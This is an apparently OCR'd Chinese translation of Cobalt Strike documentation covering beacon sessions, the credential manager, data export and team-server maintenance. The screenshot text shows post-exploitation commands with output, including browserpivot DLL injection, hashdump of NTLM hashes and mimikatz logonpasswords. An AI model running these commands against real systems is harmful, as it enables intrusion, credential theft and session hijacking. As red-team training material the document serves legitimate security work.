

external internal user computer note pid
108.51.97.41 10.10.10.189 jim.stevens CEOSBOX 3464
108.51.97.41 10.10.10.190 whatta.hogg WS2 3064
108.51.97.41 172.16.20.174 whatta.hogg COPPER 2172
108.51.97.41 172.16.48.80 raffi WIN-MJDTGN3QOGK 1312
RoundCube Webmail :: Welcome to RoundCube Webmail - Iceweasel
RoundCube Webmail ...
192.168.1.95/roundcube/
Search
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng
roundcube
Free webmail for the masses
Welcome to RoundCube Webmail
Username
Password
Login
Event Log
user
jim.stevens
bdade
whatta.hogg
josh.sokol
bdade
whatta.hogg
jim.stevens
bdade
whatta.hogg


108.51.97.41 10.10.10.189 jim.stevens
108.51.97.41 10.10.10.190 whatta.hogg
108.51.97.41 172.16.20.174 whatta.hogg
108.51.97.41 172.16.48.80 raffi
108.51.97.41 192.168.2.66 bdade
108.51.97.41 192.168.57.8 josh.sokol
Event Log X
Screenshots X
user computer pid when
jim.stevens CEOSBOX 3464 09/17 20:15:50
bdade CLIMBER 2800 09/17 20:15:50
whatta.hogg WS2 3064 09/17 20:15:57
josh.sokol JOSHDEV 1744 09/17 20:16:00
bdade CLIMBER 2800 09/17 20:16:04
whatta.hogg COPPER 2172 09/17 20:16:07
jim.stevens CEOSBOX 3464 09/17 20:16:13
bdade CLIMBER 2800 09/17 20:16:16
whatta.hogg WS2 3064 09/17 20:16:22
josh.sokol JOSHDEV 1744 09/17 20:16:25
bdade CLIMBER 2800
whatta.hogg COPPER 2172
jim.stevens CEOSBOX 3464
bdade CLIMBER 2800
Interact
Access
Explore


108.51.97.41 172.16.20.174 whatta.hogg
108.51.97.41 172.16.48.80 raffi
108.51.97.41 192.168.2.66 bdade
108.51.97.41 192.168.57.8 josh.sokol
Event Log X
Screenshots X
Beacon 192.168.2.66@2800 X
beacon> sleep 15 30
[*] Tasked beacon to sleep for 15s (30% jitter)
[+] host called home, sent: 16 bytes
[+] host called home, sent: 12 bytes
beacon> screenshot 2676 x64 300
[*] Tasked beacon to take screenshots in 2676/x64 for next 300
[+] host called home, sent: 198218 bytes
[*] received screenshot (67266 bytes)
[*] received screenshot (67266 bytes)
[*] received screenshot (67266 bytes)
[*] received screenshot (67266 bytes)
[*] received screenshot (67258 bytes)
[*] received screenshot (67258 bytes)
[*] received screenshot (67258 bytes)
[*] received screenshot (67258 bytes)


108.51.97.41 10.10.10.190 whatta.hogg
108.51.97.41 172.16.20.174 whatta.hogg
108.51.97.41 172.16.48.80 raffi
108.51.97.41 192.168.2.66 bdade
108.51.97.41 192.168.57.8 josh.sokol
PID PPID Arch
2676 2652 x64
3048 1856 x86
Proxy Server Port: 1080
Event Log X
Screenshots X
beacon> sleep 15 30
[*] Tasked beacon to sleep for 15s
[+] host called home, sent: 16 bytes
[+] host called home, sent: 12 bytes
beacon> screenshot 2676 x64 300
[*] Tasked beacon to take screenshot
[+] host called home, sent: 198218 b
[*] received screenshot (67266 bytes)
[*] received screenshot (67266 bytes)
[*] received screenshot (67266 bytes)
[*] received screenshot (67266 bytes)
[*] received screenshot (67258 bytes)
[*] received screenshot (67258 bytes)
[*] received screenshot (67258 bytes)
beacon> browserpivot 3048 x86
[*] Injecting browser pivot DLL into 3048
[+] Browser Pivot HTTP proxy is at: 54.167.83.168:1080
[+] started port forward on 11371 to 127.0.0.1:11371
[*] received screenshot (67262 bytes)

在 KALI 主机中访问




凭据管理器


管理凭据

进入到 **View - > Credentials，并**与 Cobalt Strike 的凭证模型进行交互。按添加以向凭证模型添加条目。


您可以按住 shift 并点击保存按钮 以使其对话框保持打开状态，以便更轻松地向模块添加新凭据。选择复制将突出显示的记录复制到剪贴板。使用导出以 pwdump 格式导出凭证。





管理凭据使用




```
beacon> hashdump
[*] Tasked beacon to dump hashes
[+] host called home, sent: 82501 bytes
[+] received password hashes:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5b4c6335673
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73
lab:1000:aad3b435b51404eeaad3b435b51404ee:5b4c6335673a75f13ed9
```


external
internal
user
192.168.2.66
192.168.2.66
SYSTEM *
192.168.1.10
192.168.2.66
jsmith
Event Log X
Beacon 192.168.2.66@3272 X
Credentials X
user
password
realm
Guest
31d6cfe0d16ae931b73c59d7...
lab
5b4c6335673a75f13ed948e8...
Administrator
5b4c6335673a75f13ed948e8...


Event Log X
Beacon 192.168.2.66@3272 X
Credentials X
Beacon
2980 3876 rundll32.exe x86 0
3080 624 mshta.exe x64 1
3140 3080 powershell.exe x64 1
3148 412 conhost.exe x64 1
3272 3140 powershell.exe x86 1
3284 412 conhost.exe x64 1
beacon> hashdump
[*] Tasked beacon to dump hashes
[+] host called home, sent: 82501 bytes
[+] received password hashes:
Administrator:500:aad3b435b51404eeaad3b435b51404ee
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe
lab:1000:aad3b435b51404eeaad3b435b51404ee:5b4c6335673a75f13e
Interact
Access
Explore
Pivoting
Spawn
Session


beacon> logonpasswords
[*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords
[+] host called home, sent: 297554 bytes
Domain : PLAYLAND
SID : S-1-5-21-1875230590-875753713-3263804405-1
msv :
[00010000] CredentialKeys
* NTLM : de4a0b3e499c5b9c8db20802330257ce
* SHA1 : 76124068849519a4350e85d07b286fdf8c4f552
[00000003] Primary
* Username : jsmith
* Domain : PLAYLAND
* NTLM : de4a0b3e499c5b9c8db20802330257ce
* SHA1 : 76124068849519a4350e85d07b286fdf8c4f552
tspkg :
wdigest :

数据模型

概述

Cobalt Strike 3.0 的团队服务器是 Cobalt Strike 在参与期间收集的信息的的助理。Cobalt Strike 解析其 Beacon 有效负载的输出，以提取目标，服务和凭据的信息作为报告输出。

如果您想导出 Cobalt Strike 的数据，您可以通过 **Reporting** -> **Export Data** 来实现。Cobalt Strike 提供了将数据导出为 TSV 和 XML 格式文件的选项。Cobalt Strike 客户端的导出数据功能将合并您当前连接的所有团队服务器的数据。

Targets

您可以通过 **View** - > **Targets** 与 Cobalt Strike 的目标信息进行交互。此选项卡显示与目标可视化相同的信息。选择添加按钮将新目标添加到 Cobalt Strike 的数据模型中。

Services

在目标显示中，右键单击主机，然后选择 tServices。这将打开 Cobalt Strike 的服务浏览器。在这里，您可以浏览服务，为不同的服务分配注释，以及删除服务记录。

Credentials

进入到 **View - > Credentials,** 并与 Cobalt Strike 的凭证模型进行交互。按添加以向凭证模型添加条目。您可以按住 shift 并点击保存按钮 以使其对话框保持

打开状态，以便更轻松地向模块添加新凭据。选择复制将突出显示的记录复制到剪贴板。

Maintenance

Cobalt Strike 收集的所有数据都存储在 您从团队服务器启动的同一位置的数据**/**子文件中。

如果您想清除 Cobalt Strike 的数据模型，请停止团队服务器，并删除数据**/**文件夹及其内容。Cobalt Strike 将在您下次启动团队服务器时重新创建数据**/**文件夹

